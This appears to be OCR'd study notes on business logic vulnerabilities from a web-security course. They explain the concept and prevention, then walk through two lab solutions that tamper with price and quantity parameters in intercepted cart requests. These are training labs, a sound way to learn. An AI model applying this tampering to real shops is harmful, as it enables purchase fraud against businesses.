


now forward the request and click poll now button to wait the result is show :)

5 Business ligic vulnerabilities

Business logic vulnerabilities

In this section, we'll introduce the concept of business logic vulnerabilities and explain how they can arise due to flawed assumptions about user behavior. We'll discuss the potential impact of logic flaws and teach you how they can be exploited. You can also practice what you've learned using our interactive labs, which are based on real bugs that we've encountered in the wild. Finally, we'll provide some general best practices to help you prevent these kinds of logic flaws arising in your own applications.



Labs
If you're already familiar with the basic concepts behind business logic vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.
View all business logic vulnerabilities labs

What are business logic vulnerabilities?

Business logic vulnerabilities are flaws in the design and implementation of an application that allow an attacker to elicit unintended behavior. This potentially enables attackers to manipulate legitimate functionality to achieve a malicious goal. These flaws are generally the result of failing to anticipate unusual application states that may occur and, consequently, failing to handle them safely.

Note
In this context, the term "business logic" simply refers to the set of rules that define how the application operates. As these rules aren't always directly related to a business, the associated vulnerabilities are also known as "application logic vulnerabilities" or simply "logic flaws".

Logic flaws are often invisible to people who aren't explicitly looking for them as they typically won't be exposed by normal use of the application. However, an attacker may be able to exploit behavioral quirks by interacting with the application in ways that developers never intended.
One of the main purposes of business logic is to enforce the rules and constraints that were defined when designing

the application or functionality. Broadly speaking, the business rules dictate how the application should react when a given scenario occurs. This includes preventing users from doing things that will have a negative impact on the business or that simply don't make sense.
Flaws in the logic can allow attackers to circumvent these rules. For example, they might be able to complete a transaction without going through the intended purchase workflow. In other cases, broken or non-existent validation of user-supplied data might allow users to make arbitrary changes to transaction-critical values or submit nonsensical input. By passing unexpected values into server-side logic, an attacker can potentially induce the application to do something that it isn't supposed to.
Logic-based vulnerabilities can be extremely diverse and are often unique to the application and its specific functionality. Identifying them often requires a certain amount of human knowledge, such as an understanding of the business domain or what goals an attacker might have in a given context. This makes them difficult to detect using automated vulnerability scanners. As a result, logic flaws are a great target for bug bounty hunters and manual testers in general.

How do business logic vulnerabilities arise?

Business logic vulnerabilities often arise because the design and development teams make flawed assumptions about how users will interact with the application. These bad assumptions can lead to inadequate validation of user input. For example, if the developers assume that users will pass data exclusively via a web browser, the application may rely entirely on weak client-side controls to validate input. These are easily bypassed by an attacker using an intercepting proxy.
Ultimately, this means that when an attacker deviates from the expected user behavior, the application fails to take appropriate steps to prevent this and, subsequently, fails to handle the situation safely.
Logic flaws are particularly common in overly complicated systems that even the development team themselves do not fully understand. To avoid logic flaws, developers need to understand the application as a whole. This includes being aware of how different functions can be combined in unexpected ways. Developers working on large code bases may not have an intimate understanding of how all areas of the application work. Someone working on one component could make flawed assumptions about how another component works and, as a result, inadvertently introduce serious logic flaws. If the developers do not explicitly document any assumptions that are being made, it is easy for these kinds of vulnerabilities to creep into an application.

What is the impact of business logic vulnerabilities?

The impact of business logic vulnerabilities can, at times, be fairly trivial. It is a broad category and the impact is highly variable. However, any unintended behavior can potentially lead to high-severity attacks if an attacker is able to manipulate the application in the right way. For this reason, quirky logic should ideally be fixed even if you can't work out how to exploit it yourself. There is always a risk that someone else will be able to.
Fundamentally, the impact of any logic flaw depends on what functionality it is related to. If the flaw is in the authentication mechanism, for example, this could have a serious impact on your overall security. Attackers could potentially exploit this for privilege escalation, or to bypass authentication entirely, gaining access to sensitive data and functionality. This also exposes an increased attack surface for other exploits.
Flawed logic in financial transactions can obviously lead to massive losses for the business through stolen funds, fraud, and so on.
You should also note that even though logic flaws may not allow an attacker to benefit directly, they could still allow a malicious party to damage the business in some way.

What are some examples of business logic vulnerabilities?

The best way to understand business logic vulnerabilities is to look at real-world cases and learn from the mistakes that were made. We've provided concrete examples of a variety of common logic flaws, as well as some deliberately vulnerable websites so that you can practice exploiting these vulnerabilities yourself.

Read more
Examples of business logic vulnerabilities

How to prevent business logic vulnerabilities

In short, the keys to preventing business logic vulnerabilities are to:
• Make sure developers and testers understand the domain that the application serves
• Avoid making implicit assumptions about user behavior or the behavior of other parts of the application

You should identify what assumptions you have made about the server-side state and implement the necessary logic to verify that these assumptions are met. This includes making sure that the value of any input is sensible before proceeding.
It is also important to make sure that both developers and testers are able to fully understand these assumptions and how the application is supposed to react in different scenarios. This can help the team to spot logic flaws as early as possible. To facilitate this, the development team should adhere to the following best practices wherever possible:
◇ Maintain clear design documents and data flows for all transactions and workflows, noting any assumptions that are made at each stage.
◇ Write code as clearly as possible. If it's difficult to understand what is supposed to happen, it will be difficult to spot any logic flaws. Ideally, well-written code shouldn't need documentation to understand it. In unavoidably complex cases, producing clear documentation is crucial to ensure that other developers and testers know what assumptions are being made and exactly what the expected behavior is.
◇ Note any references to other code that uses each component. Think about any side-effects of these dependencies if a malicious party were to manipulate them in an unusual way.

Due to the relatively unique nature of many logic flaws, it is easy to brush them off as a one-time mistake due to human error and move on. However, as we've demonstrated, these flaws are often the result of bad practices in the initial phases of building the application. Analyzing why a logic flaw existed in the first place, and how it was missed by the team, can help you to spot weaknesses in your processes. By making minor adjustments, you can increase the likelihood that similar flaws will be cut off at the source or caught earlier in the development process.

lab 1 Excessive trust in client-side controls

Lab: Excessive trust in client-side controls


This lab doesn't adequately validate user input. You can exploit a logic flaw in its purchasing workflow to buy items for an unintended price. To solve the lab, buy a "Lightweight l33t leather jacket".
You can log in to your own account using the following credentials: `wiener:peter`


solution:-

1. With Burp running, log in and attempt to buy the leather jacket. The order is rejected because you don't have enough store credit.
2. In Burp, go to "Proxy" > "HTTP history" and study the order process. Notice that when you add an item to your cart, the corresponding request contains a `price` parameter. Send the `POST /cart` request to Burp Repeater.
3. In Burp Repeater, change the price to an arbitrary integer and send the request. Refresh the cart and confirm that the price has changed based on your input.
4. Repeat this process to set the price to any amount less than your available store credit.
5. Complete the order to solve the lab.


lab solve :-

click my accout pasword is wiener:peter







now click on home
now click on LightWeight :133t" leather jacket




now click on add to cart option capture the request in bursuite



now send request in reapeter
now intercept is off
now goto payment option
click on place order option to show Not enough store credit for this purchase



now go to reaper option change the price value in my case im change value is 13.00
now send request wait for response
now again click on browser refresh to show your result lab is solved :)



lab is solved :)

lab2 High level logic vulnerability

This lab doesn't adequately validate user input. You can exploit a logic flaw in its purchasing workflow to buy items for an unintended price. To solve the lab, buy a "Lightweight l33t leather jacket".
You can log in to your own account using the following credentials: `wiener:peter`

solution:-

1. With Burp running, log in and add a cheap item to your cart.
2. In Burp, go to "Proxy" > "HTTP history" and study the corresponding HTTP messages. Notice that the quantity is determined by a parameter in the `POST /cart` request.
3. Go to the "Intercept" tab and turn on interception. Add another item to your cart and go to the intercepted `POST /cart` request in Burp.
4. Change the `quantity` parameter to an arbitrary integer, then forward any remaining requests. Observe that the quantity in the cart was successfully updated based on your input.
5. Repeat this process, but request a negative quantity this time. Check that this is successfully deducted from the cart quantity.
6. Request a suitable negative quantity to remove more units from the cart than it currently contains. Confirm that you have successfully forced the cart to contain a negative quantity of the product. Go to your cart and notice that the total price is now also a negative amount.
7. Add the leather jacket to your cart as normal. Add a suitable negative quantity of the another item to reduce the total price to less than your remaining store credit.
8. Place the order to solve the lab.

lab solve:-

first you login the account winear:peter
now goto the home page of website
now click any product
now add to cart product
now you will see your accound price is 100$ and product value is 150$
